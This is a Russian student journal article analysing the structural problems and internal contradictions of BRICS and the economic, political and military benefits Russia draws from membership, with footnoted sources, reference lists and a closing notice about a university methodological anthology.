8. Botasheva L. Kh., Sarkisyan K.S. Identification and assessment of the shadow economy: methodological aspect. *Ekonomika. Nalogi. Pravo*. 2018;(5):28–37. (In Russ.).
9. Bulatova A.S. World economy. Moscow: Economist; 2005. 734 p. (In Russ.).
10. Kormishkina L.A., Lizina O.M. Shadow economy. Saransk: Mordovia University Press; 2009. 136 p. (In Russ.).
11. Prasolov V.I., Kashurnikov S.N. Minimizing the threats to the shadow economy under conditions of digital technologies development. *Ekonomika. Nalogi. Pravo*. 2018;(5):74–83. (In Russ.).

УДК 339.923(045)

Проблемы и противоречия в БРИКС. Чем выгодна организация для России

Кочетков Николай Дмитриевич,

студент факультета государственного управления
и финансового контроля, Финансовый университет,
Москва, Россия
nidmiko@yandex.ru

Аннотация. В статье рассмотрены проблемы структуры БРИКС, а также противоречия во взаимодействии между участниками и с внешней средой. Исследованы вопросы места России в организации, в том числе с исторической, экономической, политической и правовой точек зрения. Выявлены основные преимущества, которые получает Россия, являясь одним из ключевых игроков проекта. Проведена оценка значимости БРИКС на международной арене и функций, которые она может осуществлять. Рассмотрены отдельные аспекты международного взаимодействия внутри БРИКС и за ее пределами. Сделаны выводы о необходимости активного участия России в проекте и дальнейшего его развития. Кроме того, затронута историческая часть вопроса формирования организации. Уделено внимание отдельным экспертным оценкам перспектив БРИКС.

Ключевые слова: БРИКС; внешняя политика России; международные организации; международные отношения; санкции; развитие многополярности; мировая экономика; проблемы БРИКС; преимущества БРИКС

Problems and Contradictions in BRICS. What is the Benefit of the Organization for Russia

Kochetkov Nikolay Dmitrievich,

student,
Faculty of state administration and financial control
Financial University, Moscow, Russia
nidmiko@yandex.ru

Abstract. The article deals with the problems of BRICS structure, as well as contradictions in the interaction between the participants and the external environment. The author investigated the questions of Russia's place in the organisation from historical, economic, political and legal points of view. Further, the author identified the main advantages that Russia receives as one of the key players in the project. Also, the author assessed the importance of BRICS in the international arena and the functions it can perform. The author considered some aspects of international cooperation within and outside BRICS. Finally, the author concluded the need for Russia's active participation in the project and its further development. Also, the author considered the historical part of the formation of the organisation paying special attention to individual expert assessments of the prospects of the BRICS.

Keywords: BRICS; Russian foreign policy; international organisations; international relations; sanctions; development of multipolarity; world economy; problems of BRICS; benefits of BRICS

Научный руководитель: **Горошникова Т.А.**, кандидат технических наук, доцент, доцент Департамента мировой экономики и мировых финансов, Финансовый университет, Москва, Россия.

Введение

Современный мир характеризуется развитием процессов глобализации и всесторонней интеграции государств. Одним из важнейших проявлений данных процессов является создание и функционирование международных организаций, способствующих обеспечению эффективного взаимодействия стран-участников.

В числе достаточно значимых организаций из большого числа других, в которых состоит Россия, является БРИКС. Структура начинает свою историю в 2006 г., когда во время 61-й сессии ООН в Нью-Йорке состоялась встреча министров иностранных дел четырех стран (России, Китая, Бразилии и Индии). А первый полномасштабный саммит глав государств состоялся в Екатеринбурге в 2009 г. В 2011 г. к этим странам присоединилась и ЮАР, после чего состав организации изменений уже не претерпевал¹.

Базовая цель межрегионального проекта БРИКС – создание условий для эффективного сотрудничества и существенного усиления экономического и технологического потенциала стран-участниц, что обеспечит устойчивое экономическое развитие и укрепит финансовую и социальную стабильность внутри стран через взаимную справедливую экономическую интеграцию и отраслевую координацию. В результате страны БРИКС смогут занять более выгодную позицию в условиях экономической глобализации, в том числе за счет внутригруппового замещения импорта [1].

БРИКС занимает существенное место в мировом устройстве. Это проявляется в географических (охват 26% суши на Земле, 4 материка, 43% населения), экономических (27% мирового ВВП по ППС), военных (три страны являются ядерными державами) и других характеристиках организации². Именно поэтому внимание к БРИКС приковано не только у стран-участниц, но и у всего мирового сообщества, что создает свои преимущества и трудности одновременно.

Более чем за десять лет существования проекта были достигнуты определенные результаты во взаимодействии государств. Например, с 2001 г. доля товарооборота во внешней торговле между странами была увеличена более чем в 1,5 раза³. Был создан совместный Банк развития, который уже начал финансирование перспективных проектов, в большей степени связанных с развитием инфраструктуры (по аналогии с Международным банком реконструкции и развития), а также Резервный фонд БРИКС, который имеет схожие с МВФ (Международным валютным фондом) функции. Все это говорит о желании организации разрушить систему однополярного мирового господства и перейти к многополярному укладу и равенству государств.

Стоит также обратить внимание на тенденцию последних лет в торговом сотрудничестве внутри организации (рис. 1).

Проблемы и противоречия в БРИКС

Несмотря на внушительные успехи, в организации существуют собственные проблемы и противоречия, на которые необходимо обратить внимание для дальнейшего их качественного разрешения и достижения поставленных амбициозных целей и задач.

1. Несмотря на достаточно длительный срок существования, БРИКС не имеет определенного правового статуса, что подтверждает отсутствие учредительного договора, который общепринято считается основой существования международных организаций. Правовой основой деятельности БРИКС являются совместные заявления, декларации и планы действия, которые не создают определенных юридических обязательств⁴. Такой порядок свидетельствует о добровольности участия стран в группе, но в то же время и об отсутствии устойчивости, что говорит о низкой организованности сообщества.

¹ How the BRICS Got Here. Council foreign relations. URL: <https://www.cfr.org/expert-brief/how-brics-got-here> (дата обращения: 06.05.2019).

² Об участии России в межгосударственном объединении БРИКС. Министерство иностранных дел Российской Федерации. URL: <https://brics.mid.ru/rossia-v-briks> (дата обращения: 10.04.2019).

³ 10th BRICS Summit Johannesburg Declaration. Ministry of External Affairs. URL: <https://www.mea.gov.in/bilateral-documents.htm?dtl/30190/10th+BRICS+Summit+Johannesburg+Declaration> (дата обращения: 06.05.2019).

⁴ О правовом статусе БРИКС. *Предпринимательство и право*. URL: <http://lexandbusiness.ru/view-article.php?id=6616> (дата обращения: 10.04.2019).

Рис. 1. Динамика торгово-экономических отношений со странами БРИКС

Источник: Динамика торгово-экономических отношений России со странами БРИКС. World Trade Center. URL: <https://wtcmoscow.ru/services/international-partnership/analytics/kitay-lidiruet-po-obemu-tovarooborota-s-rossiey/> (дата обращения: 22.05.2019).

2. Только лишь математическое сочетание экономических, географических, политических, военных и других потенциалов стран не способно дать необходимого качественного синергетического эффекта в достижении совместных целей. Широкие экономические перспективы, прогнозируемые западными аналитиками в начальной стадии формирования БРИКС, сегодня подвергаются сомнению. Отмечается несовместимость институциональных систем государств, таких как культура, политическое и экономическое устройство. Это приводит к возникновению коммуникативных барьеров и неполному доверию друг к другу, что может превратить объединение в формально существующее и не имеющее реального влияния и пользы [4].

3. Каждая из стран отдает приоритет собственному развитию, а не общим интересам. Так, БРИКС ни для одной из стран-участниц не является основным направлением внешнего сотрудничества. Для России наиболее важной организацией является ЕАЭС (Евразийский экономический союз), для Бразилии – субрегиональный торгово-экономический союз МЕРКОСУР,

для ЮАР – Южноафриканское сообщество развития, Индии более интересна Ассоциация регионального сотрудничества Южной Азии, для Китая в приоритете стоит Восточноазиатский саммит и Шанхайская организация сотрудничества, в которой также состоят Индия и Россия [1]. Одной из причин такой расстановки приоритетов является региональная раздробленность БРИКС, так как государства всегда ставят в приоритет сотрудничество с ближайшими соседями из-за больших возможностей коммуникации между собой.

4. Преобладающая доля экономик стран – участниц БРИКС является сырьевой, ориентированной на экспорт энергоносителей, наблюдается отставание от других стран в торговле товарами и услугами (на долю БРИКС приходится всего 20% мирового экспорта, 13% – экспорт Китая), высок уровень бедности среди населения [5]. Эти показатели не могут свидетельствовать о высоком экономическом уровне и независимости союза. Таким образом, реализация собственной экономической политики происходит с оглядкой на Соединенный Штаты Америки и Европейский союз [6]. Как следст-

вие, БРИКС не может быть самодостаточной и динамично развивающейся структурой, способной уверенно конкурировать и иметь влияние на международной арене.

**Базовая цель
межрегионального проекта
БРИКС – создание условий
для эффективного
сотрудничества и существенного
усиления экономического
и технологического потенциала
стран-участниц.**

5. Наблюдается противоречивость отношений между странами-участницами и их конкуренция на мировой арене. Китай беспокоит партнеров высокой добавочной стоимостью экспортируемых товаров. Индия сближается с США. Бразилия ориентирована на решение собственных проблем. ЮАР не способна принести большую выгоду от сотрудничества в связи со своей низкой развитостью. Россия находится под действием западных санкций и т.д. Кроме указанных, существуют проблемы двусторонних отношений, например Пакистанский вопрос между Индией и Китаем, дальневосточный вопрос между Россией и Китаем и т.д. [4]. Все это негативно сказывается на развитии сотрудничества и способно привести к внутреннему раздору.

Однако, в свою очередь, БРИКС способствует решению некоторых противоречий, например перед саммитом БРИКС в 2017 г. Индия и КНР отказались от раздувания конфликта в Гималаях⁵.

**Чем выгодна
организация для России**

Россия была одним из инициаторов создания БРИКС, поэтому не трудно предположить, что этот формат способен лоббировать интересы государства на международной арене.

⁵ Who Would Be Favored in a China-India Conflict in the Himalayas? *The national interest*. URL: <https://nationalinterest.org/feature/who-would-be-favored-china-india-conflict-himalayas-34167> (дата обращения: 06.05.2019).

Цели России по отношению к организации отражены в соответствующей Концепции:

- превращение международной валютно-финансовой системы в более справедливую, стабильную и эффективную структуру;
- обеспечение мира и безопасности на основе уважения суверенитета и территориальной целостности других государств и невмешательства в их внутренние дела;
- укрепление многовекторного характера внешней политики РФ;
- развитие двусторонних отношений со всеми партнерами по БРИКС;
- расширение языкового, культурного и информационного диалога внутри «пятерки»⁶.

Совокупность целей характеризует политический, экономический, социальный и культурный интерес России. Соответственно, можно заметить, что спектр направлений довольно велик, что не позволяет придать объединению конкретный целевой статус. От организации Россия планирует добиться всесторонней выгоды, что подтверждает значимость и потенциал партнерства в дальнейшем.

Россия находится под серьезным политическим и экономическим давлением западных стран во главе с США, что выражено политикой санкций, последовавшей за событиями на Украине в 2014 г., повлекшими присоединение Крыма. В таких условиях объединение БРИКС для России наиболее актуализируется.

1. Объединение БРИКС может способствовать повышению влияния и авторитета России на международной арене, которые были сильно подорваны событиями 2014 г., исключением России из G8. Кроме того, биполярная система была разрушена распадом СССР, с чем по сей день не может смириться российское руководство. Страны пятерки консолидированно способны оказать влияние на такие организации, как ВТО (Всемирная торговая организация), МВФ, ООН (Организация Объединенных Наций), G20 (Большая двадцатка), находящиеся в большей степени под влиянием западных стран, одновременно с этим играя большую

⁶ Концепция участия Российской Федерации в объединении БРИКС. Министерство иностранных дел Российской Федерации. URL: http://www.mid.ru/foreign_policy/news/-/asset_publisher/cKNonkJE_02Bw/content/id/117686 (дата обращения: 10.04.2019).

роль на международной арене [8]. Пример работы в сфере международного продвижения интересов – Йоханнесбургская декларация, утвержденная по итогам саммита БРИКС 2018 г., основной смысл которой заключается в неприятии политики санкций, нарушения устава ООН, недопущения гонки вооружений в космосе, поддержка урегулирования ситуации в Сирии и осуждение торговой политики США в отношении Китая⁷.

2. Внешняя политика государства еще с советских времен является западно-ориентированной, что не отвечает текущим интересам и требованиям к осуществлению международных отношений, в том числе к торговле, предьявляемым современными реалиями. БРИКС становится платформой для перемены внешнеполитического вектора России. Официальное подтверждение – послание В. Путина Федеральному Собранию в 2013 г., в котором он выступил против Запада и его либеральных ценностей, которые стали считаться универсальными [9]. Смена ориентира может способствовать новому качественному развитию внешней политики России вместе с ее экономикой. Независимость, авторитет и экономический рост – вот цели, поставленные перед государством.

3. БРИКС – платформа для маневра. Ведя жесткую политику в отношении Запада, отстаивая свои интересы на Украине, в Сирии, а теперь и в Венесуэле, Россия нуждается в союзниках, в некоей подушке безопасности, способной компенсировать отрицательный экономический эффект и поддержать во внешней политике. Это выражено в едином видении ситуации в мире, совместной реализации инвестиционных проектов, наращивании торговли и в других аспектах сотрудничества. БРИКС заменяет поставщиков и рынки сбыта Европы, обеспечивает поддержку в ООН и т.д. Только ЕАЭС во главе с Россией не способен справиться с этими задачами, тем более последние несколько лет обостряются противоречия, например, с Белоруссией, которая стремится к безусловному суверенитету и экономической выгоде, иногда в ущерб интересам России, од-

новременно с этим являясь ее главным союзником. Так, 11 апреля 2019 г. Александр Лукашенко заявил о возможном закрытии транзита российской нефти в Европу «на ремонт», из-за чего Россия может понести серьезные убытки⁸.

4. БРИКС во главе с Россией – ключевой игрок на мировом рынке военной техники и вооружения. На организацию приходится свыше 33% мирового экспорта оружия. Страны активно развивают сотрудничество в военной сфере, особенно акцентируя внимание на научных разработках, что сокращает время и денежные расходы на создание и внедрение высокотехнологических систем и позволяет сформировать эффективный оборонный потенциал. Кроме того, руководители «Рособоронэкспорта» выдвигают инициативу организации в рамках БРИКС совместных разработок новых систем вооружений и их совместного промышленного производства. Не являются редкостью совместные военные учения, в особенности между Россией, Китаем и Индией [10]. Стоит заметить, что военное сотрудничество между этой тройкой в рамках БРИКС занимает особое значение. Об этом свидетельствует также экспорт российского вооружения, где Индия и Китай входят в первую тройку (рис. 2).

Однако в то же время В. Путин заявил, что планов формирования военно-политического альянса на основе БРИКС нет⁹. Это говорит об осуществлении взвешенной политики, приносящей выгоду России, не подрывая систему миропорядка.

5. Проектное взаимодействие государств имеет большой потенциал. Присутствует интерес в авиационной отрасли (например, совместный с Индией проект по созданию истребителя пятого поколения, с КНР начата разработка семейства широкофюзеляжных дальнемагистральных самолетов и т.д.)¹⁰.

Пользуется спросом область морских перевозок и развития портовых зон. По мнению

⁷ Путин подвел итоги саммита БРИКС и рассказал об отношениях с США. ТАСС. 27.07.2018.

⁸ Лукашенко заявил, что Россия «начинает выкручивать руки». ТАСС. 11.04.2019.

⁹ Интервью российскому информационному агентству ИТАР-ТАСС. Президент России. URL: <http://kremlin.ru/events/president/news/46218> (дата обращения: 10.04.2019).

¹⁰ Общее дело. BRICS Business Magazine. URL: <https://bricsmagazine.com/ru/articles/obschee-delo> (дата обращения: 10.04.2019).



Рис. 2. Структура экспорта оружия России

Источник: The top 10 countries that bought Russia's most powerful weapons in 2017 // Business insider. URL: <https://www.businessinsider.com/russia-weapons-sales-top-countries-2018-4> (дата обращения: 22.05.2019).

президента Торгово-промышленной палаты РФ Сергея Катырина, России есть что предложить в данной сфере партнерам¹¹, тем более каждая страна в БРИКС имеет выход в мировой океан.

Развивается взаимовыгодная кооперация в области сельского хозяйства. Помимо торговли продовольственными товарами и сырьем, расширяется сеть поставок российских товаров с высокой добавленной стоимостью. Речь идет о сельхозтехнике, главным экспортером которой является Ростсельмаш, чьи машины востребованы более чем в 56 странах мира. Экспансия в страны БРИКС является для компании не только увеличением рынка сбыта, но и возможностью расширения локализации производства¹².

Особенный интерес, как у России, так и у всех стран БРИКС, к развитию инфраструктуры, о чем свидетельствует целевая направленность работы Нового банка развития, о котором говорилось ранее.

¹¹ Александров С. Появились перспективы запуска системы платежных карт БРИКС. Российская газета. 23.07.2018.

¹² Интересы России в странах БРИКС: российские технологии в сельскохозяйственном секторе. Национальный комитет по исследованию БРИКС, Россия. URL: <http://nkibrics.ru/posts/show/5b3f3a916272690531500000> (дата обращения: 10.04.2019).

6. Россия заинтересована в укреплении валютно-финансовой системы, которое возможно обеспечить в рамках БРИКС. На платформе БРИКС ведется работа по созданию альтернативных международных финансовых институтов, о которых говорилось ранее. Кроме того, налаживается система взаиморасчетов в национальных валютах и дедолларизация экономик, о чем свидетельствуют слова министра экономического развития России Максима Орешкина¹³.

7. Потенциал развития сотрудничества России с другими странами на базе БРИКС не ограничивается четырьмя странами. Хотя у организации нет планов по расширению состава участников, у нее есть партнеры, с которыми возможно развитие дальнейших взаимовыгодных коммуникаций. Речь идет о новом, расширенном формате «БРИКС плюс». Согласно данной концепции у организации должны быть «друзья» — партнеры, которые будут взаимодействовать с ней не от саммита к саммиту, а на постоянной основе. «Плюсом» к БРИКС

¹³ Орешкин: доля расчетов в нацвалютах между странами БРИКС. Вести. Экономика. URL: <https://www.vestifinance.ru/articles/104442> (дата обращения: 10.04.2019).

могут присоединиться Египет, Мексика, Таджикистан, Гвинея, Таиланд и другие развивающиеся страны¹⁴. Такой формат минимизировал бы потенциальные противоречия между участниками, расширяя при этом потенциал взаимовыгодного сотрудничества.

Заключение

БРИКС сегодня – это не экономический или политический союз, это наиболее перспективная платформа для всестороннего взаимодействия и сотрудничества между странами. Организация способна содействовать решению множества проблем, приносить серьезную вы-

году для ее членов. Конечно, существуют некоторые противоречия и нерешенные вопросы в ее внутренней и внешней среде, однако есть все основания предположить, что со временем продвижения в данном направлении качественно изменят ситуацию и проблемы будут решены.

Говоря о России, нельзя отрицать положительный эффект от членства в БРИКС. Более того, Россия является не просто рядовым членом партнерства, а одним из важнейших звеньев в совместных коммуникациях. Необходимо и дальше проводить работу в направлении интеграции и укрепления сотрудничества. Ведь БРИКС – это не просто союзник России, это опора для дальнейшего эффективного, гармоничного и результативного развития государства.


¹⁴ Фаляхов Р. С. Кондачка не решается: почему БРИКС не расширяется. Газета.ру. 27.07.2018.

Список источников

1. Чукин М.В., Тулупов О.Н., Кульков И.В. Перспективы международного промышленного сотрудничества стран БРИКС в области металлургии. *Вестник «ЮНИДО в России»*. 2013;(9):36–41.
2. Фадеева И.А. Экономическое и политическое сотрудничество стран БРИКС: приоритеты и перспективы. *Бизнес. Образование. Право*. 2018;2(43):190–194.
3. Виноградов А.О., Салицкий А.И. БРИКС: на пути к партнерству. *Перспективы*. 2018;1(13):21–26.
4. Гришин О.Е., Духарева А.С. Россия и БРИКС: некоторые тенденции и перспективы развития. *Проблемы постсоветского пространства*. 2017;4(1):41–48.
5. Толорая Г. Россия и БРИКС: стратегия взаимодействия. *Стратегия России*. 2011;(8):110–126.
6. Задорина А. Военно-техническое и экономическое сотрудничество России и Индии в стратегии построения многополярного мира. *Международное сотрудничество Евразийских государств: политика, экономика, право*. 2016;3(8):19–29.

References

1. Chukin M.V., Tulupov O.N., Kulkov I.V. Prospects of international industrial cooperation of BRICS countries in the field of metallurgy. *Vestnik "UNIDO v Rossii"*. 2012;(9):36–41. (In Russ.).
2. Fadeeva I.A. Economic and political cooperation of BRICS countries: priorities and prospects. *Biznes. Obrazovanie. Pravo*. 2018;2(43):190–194. (In Russ.).
3. Vinogradov A.O., Salitsky A.I. BRICS: On the way to partnership. *Perspektivy*. 2018;1(13):21–26. (In Russ.).
4. Grishin O.E., Dudareva A.S. Russia and the BRICS: Some trends and prospects of development. *Problemy postsovetskogo prostranstva*. 2017;4(1):41–48. (In Russ.).
5. Toloraya G. Russia and BRICS: strategy of interaction. *Strategiya Rossii*. 2011;(8):110–126. (In Russ.).
6. Zadorina A. Military-technical and economic cooperation between Russia and India in the strategy of building a multipolar world. *International cooperation of Eurasian States: politics, Economics, law*. 2016;3(8):19–29. (In Russ.).

К 100-летию Финуниверситета вышел трехтомник «Золотой фонд методических работ»

Издательство «Прометей» по заказу Финансового университета издало три тома работ, сформированных на основе материалов университетской библиотеки рабочей группой по развитию методик преподавания. Актуализация методического наследия Московского финансового института – Финансовой академии – Финуниверситета позволяет восстановить преемственность педагогических исканий, что дает возможность не только лучше понять наших предшественников, но и опереться на жизнеспособные элементы этого наследия в поисках решений новых проблем, возникающих в цифровую эпоху.

В трехтомнике представлены методические разработки преподавателей С.Б. Барнгольц, Л.Н. Красавиной, М.С. Атлас, М.З. Бора, И.Д. Мамоновой, О.И. Лаврушина, Б.Е. Ланина, Т.Г. Семенковой, З.Д. Бабаевой, П.С. Никольского Н.Э. Соколинской, Н.Н. Думной, В.К. Поспелова, М.А. Эскиндарова, И.Ю. Беляевой, П.В. Тальминой, Я.А. Пляйса, Н.А. Розмановой, Б.М. Смитиенко, М.А. Пивоваровой и многих других. Данные работы известных специалистов наглядно демонстрируют их высокий профессионализм и педагогическое мастерство, которые позволяли им не только умело увязывать идеологические задачи с экономическими проблемами современности, но и делать это интересно и увлекательно.

В первый том вошли методические указания и рекомендации; во второй – учебно-методические комплексы и разработки; в третий том – научно-методические и учебные публикации 1970–2010 гг.